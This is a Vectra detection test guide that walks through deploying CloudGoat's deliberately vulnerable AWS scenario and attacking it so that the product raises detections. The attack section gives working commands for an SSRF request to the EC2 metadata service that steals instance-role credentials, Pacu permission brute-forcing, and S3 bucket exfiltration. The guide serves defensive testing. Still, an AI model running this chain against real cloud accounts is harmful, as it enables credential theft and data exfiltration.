Detect for AWS Detection Test Guide

Version: March 9, 2022

Table of Contents

Introduction

The Detect for AWS Detection Test Guide has been created to empower Vectra field staff and customers with the option to show concrete Detect for AWS Detections in live environments when the situation calls for it. To accomplish this objective, this document contains several test scripts, supporting resources, and associated attacker narratives that provide context for both the value and means of test execution.

Test Composition

- Overview
- Test Requirements
- Test Attack
- Results

Understanding of Detection Timing

To set expectations, customers should understand that Detect for AWS Detections will be published to their SaaS Brain instance no later than 24 hours of the event(s) taking place that drove the Detection. The reason for this is based on the reality that many SaaS services do not provide real time log data, and the timeliness of log arrival is itself variable, unpredictable, and at times unreliable – in some cases, it is not uncommon for many hours to pass from the time an event occurs to when the associated log is generated. Customers should understand these timelines and have confidence that Vectra publishes Detections with timeliness, quality, and reliability as first order objectives.

Overview and Narrative

The attack by this test guide will alert security teams to organizational discovery of AWS services, suspicious credential usage, and data exfil events from S3 buckets. In total (5) detections will be identified on the account:

- **AWS Organization Discovery-** A credential was observed enumerating AWS Organization details.
- **AWS User Permissions Enumeration-** Control plane APIs associated with the reconnaissance of IAM resources were invoked in a suspicious way that may be associated with a potential privilege escalation attack.
- **AWS Suspicious Credential Usage-** A temporary credential generated by an EC2 instance in your environment was observed attempting to access an AWS API from a source that is not EC2.
- **AWS Suspicious EC2 Enumeration-** Control plane APIs associated with reconnaissance on EC2 resources were invoked in a suspicious manner.
- **AWS S3 Enumeration-** Control plane APIs associated with the reconnaissance of S3 resources were invoked in a suspicious manner.

Lab Notes

- Setting up the AWS profile can vary based on organizational requirements. For instance, SSO would vary between organizations.

Requirements

- AWS account with permissions to create resources
- Linux or MacOS. Windows is not covered by this test guide.
  - If you are using Windows, we recommend install WSL2.
  - If you are using a Linux virtual machine AWS EC2 is not supported.
  - In this guide a new Ubuntu VM was created in VM Fusion. This guide covers setting up the Ubuntu VM.
- Python3.6+ is required.
- Terraform >= 0.14 installed and in your $PATH.
- The AWS CLI installed and in your $PATH, and an AWS account with sufficient privileges to create and destroy resources.
  - AWS Named profile configured

Build test machine

Install common packages

```
sudo apt-get update && sudo apt install -y ssh vim net-tools curl git python3-pip
```

Install awscli

Download the package

```
curl "https://awscli.amazonaws.com/awscli-exe-linux-x86_64.zip" -o "awscliv2.zip"
```

Unzip the installer

```
unzip awscliv2.zip
```

Run the install program

```
sudo ./aws/install
```

Install terraform

Terraform is used by Cloudgoat to create the vulnerable AWS infrastructure which we will use as a target for our test.

Terraform Prerequisites

```
sudo apt-get update && sudo apt-get install -y gnupg software-properties-common
```

Add the HashiCorp GPG key

```
curl -fsSL https://apt.releases.hashicorp.com/gpg | sudo apt-key add -
```

Add the official HashiCorp Linux repository

```
sudo apt-add-repository "deb [arch=amd64] https://apt.releases.hashicorp.com $(lsb_release -cs) main"
```

Update to add the repository, and install the Terraform CLI

```
sudo apt-get update && sudo apt-get install terraform
```

Install Cloudgoat

CloudGoat is a tool used to deploy (and shutdown) a vulnerable set of AWS resources, designed to teach AWS security risks created by Rhino Security Labs

Use git to clone the Cloudgoat repo to home directory and change to the new directory

```
git clone https://github.com/RhinoSecurityLabs/cloudgoat.git ~/cloudgoat && cd ~/cloudgoat
```

Install the Cloudgoat dependencies

```
pip3 install -r ./core/python/requirements.txt && chmod u+x cloudgoat.py
```

Install Pacu

Pacu is an AWS security-testing toolkit designed for offensive security practitioners created by Rhino Security Labs

Use git to clone the Pacu repo to home directory and change to the new directory

```
git clone https://github.com/RhinoSecurityLabs/pacu.git ~/pacu && cd ~/pacu
```

Install the Pacu dependencies

```
pip3 install -r requirements.txt
```

Configure an AWS Profile

Configure an AWS profile for use by Cloudgoat. This account will need admin access in AWS. You will be prompted for Access Key ID, AWS Secret Access Key, Default region name, Default output format.


```
aws configure --profile cloudgoat
```

Export your new AWS profile

```
export AWS_PROFILE=cloudgoat
```

Verify credentials are working

```
aws sts get-caller-identity
```



Setup Cloudgoat

Run Cloudgoat config profile from home directory and set default profile. You will be prompted to enter an AWS profile from the previous step which we called **cloudgoat**. This is how cloudgoat will access AWS.

```
~/cloudgoat/cloudgoat.py config profile
```

Run Cloudgoat config whitelist to add your external IP to the security group

```
~/cloudgoat/cloudgoat.py config whitelist --auto
```

Create vulnerable infrastructure

Now that the tools and profile is setup we will use Cloudgoat to setup vulnerable infrastructure in AWS. This will create a scenario with a misconfigured reverse-proxy server in EC2.

```
~/cloudgoat/cloudgoat.py create cloud_breach_s3
```

```
Apply complete! Resources: 19 added, 0 changed, 0 destroyed.

Outputs:

cloudgoat_output_aws_account_id =  [redacted]
cloudgoat_output_target_ec2_server_ip = "34.200.231.9"

[cloudgoat] terraform apply completed with no error code.

[cloudgoat] terraform output completed with no error code.
cloudgoat_output_aws_account_id =  [redacted]
cloudgoat_output_target_ec2_server_ip = 34.200.231.9

[cloudgoat] Output file written to:

    /home/demo/cloudgoat/cloud_breach_s3_cgidhbqyx15412/start.txt

demo@ubuntu:~/cloudgoat$
```

Copy the response to a text file. You will need the EC2 IP

Start test

At this point we have created vulnerable infrastructure in AWS using Cloudgoat. Starting as an anonymous outsider with no access or privileges, exploit a misconfigured reverse-proxy server to query the EC2 metadata service and acquire instance profile keys. Then, use those keys to discover, access, and exfiltrate sensitive data from an S3 bucket.

Get Role Name

Replace **<ec2-ip-address>** with the IP address from the previous step to get a role name.

```
curl -s http://<ec2-ip-address>/latest/meta-data/iam/security-credentials/ -H 'Host:169.254.169.254'
```


```
demo@ubuntu:~/cloudgoat$ curl -s http://34.200.231.9/latest/meta-data/iam/security-credentials/ -H 'Host:169.254.169.254'
cg-banking-WAF-Role-cloud_breach_s3_cgidhbqyx15412demo@ubuntu:~/cloudgoat$
```

Copy the response to a text file. You will need the role

Get Credentials

Replace <ec2-ip-address> and <ec2-role-name> from the previous steps to get the keys.

```
curl -s http://<ec2-ip-address>/latest/meta-data/iam/security-credentials/<ec2-role-name> -H 'Host:169.254.169.254'
```



Copy response to text file. You will use the stolen credentials

Pacu Discovery

Next we will use pacu to do discovery with the stolen credentials

- Start pacu from the shell session by running ~/pacu/cli.py
- Create new session in pacu named cloud_breach_s3
- Set the keys using set_keys from the pacu session using the stolen credentials from the previous step

```
Pacu (cloud_breach_s3:No Keys Set) > set_keys
Setting AWS Keys...
Press enter to keep the value currently stored.
Enter the letter C to clear the value, rather than set it.
If you enter an existing key_alias, that key's fields will be updated instead of added.

Key alias [None]: ssrf
Access key ID [None]:
Secret access key [None]:
Session token (Optional - for temp AWS keys only) [None]:

Keys saved to database.

Pacu (cloud_breach_s3:ssrf) >
```

Pacu Results

Use pacu to start discovery using the following modules:

- run aws__enum_account Get account details: permission denied
- run iam__enum_permissions Get permissions for IAM entity: permission denied
- run iam__enum_users_roles_policies_groups Get group polices for IAM entity: permission denied
- run iam__bruteforce_permissions Brute force for access to services: **Success**

The stolen credentials have full access to S3

```
[iam__bruteforce_permissions] iam__bruteforce_permissions completed.

[iam__bruteforce_permissions] MODULE SUMMARY:

Services:
  Supported: ['ec2', 's3', 'logs'].
  Unsupported: [].
  Unknown: 44.
44 allow permissions found.
44 unknown permissions found.
162 deny permissions found.

Pacu (cloud_breach_s3:ssrf) >
```


Data Exfi

Create a new aws profile with stolen credentials.

```
aws configure --profile cloud_breach_s3
```

- Set the AWS Access Key ID and AWS Secret Access Key using the stolen credentials
- Set the “Default region” name and the “Default output” format to json
- Manually add the **aws_session_token** to the aws credentials file (use i for insert mode then esc :wq to save and close)

```
vi  ~/.aws/credentials
```



Use aws cli to list buckets the stolen credentials have access to.

```
aws s3 ls --profile cloud_breach_s3
```

Download data from the **cardholder-data** bucket to local system home directory. Replace **<bucket-name>** with the bucket to download data.

```
aws s3 sync s3://<bucket-name> ~/cardholder-data --profile cloud_breach_s3
```

Data Exfi continued

Change to home directory and perform list to verify data was downloaded

```
cd && ls
```

```
demo@ubuntu:~/cloudgoat$ cd && ls
aws           cardholder-data  Desktop    Downloads  pacu      Public     Videos
awscliv2.zip  cloudgoat        Documents  Music      Pictures  Templates
demo@ubuntu:~$ cd cardholder-data/
demo@ubuntu:~/cardholder-data$ ls
cardholder_data_primary.csv  cardholder_data_secondary.csv  cardholders_corporate.csv  goat.png
demo@ubuntu:~/cardholder-data$
```

Remove vulnerable infrastructure


```
~/cloudgoat/cloudgoat.py destroy cloud_breach_s3
```

Attack had been completed

Review in Detect for AWS


Vectra's AI correlates threat behaviors to a host or account and prioritizes them into one of four severity rankings: Critical, High, Medium, and Low. This ranking is based on Vectra's scoring model's understanding of how aligned the collective attacker behaviors are to a real escalating attack. Security teams monitoring the Vectra console should primarily base their judgment on which hosts or accounts to review first and based on the calculated severity ranking. Accounts categorized as **Critical or High severity have a high potential for doing damage to business operations and exhibit behaviors associated with actively unfolding attacks that warrant investigation**. Accounts categorized as Low or Medium severity are exhibiting less directly observed risks and can be leveraged for starting points in threat hunting efforts rather than immediate investigation. In addition to the severity ranking, threat and certainty scores are calculated for each prioritized account based on the correlated behaviors to enable finer-grain ordering. Detections also receive threat and certainty scores that characterize detection-specific severities based on the threat of the associated behavior and certainty of the underlying detection models. Details of how each detection's threat and certainty are calculated are presented on their respective detections one-pagers.

Our attack has generated a detection in the top half high quadrant.




Review in Detect for AWS continued

Click on the account to view the detections and begin an investigation. In this view you can see several different detections and get a preview of the events that occurred.



Review in Detect for AWS continued

Click on an event to get more details such as a description of the detection, a full summary, and a detailed event list which includes access key ids and request parameters.



Review in Detect for AWS continued

Vectra Instant Investigation empowers security teams to perform rapid investigations. It provides an instant view of organized and categorized metadata in Detect for O365 and Detect for AWS. This allows the security team to perform their investigations in a single tool for rapid response.

Click on the Instate Investigation tab to review the instant view of what happened.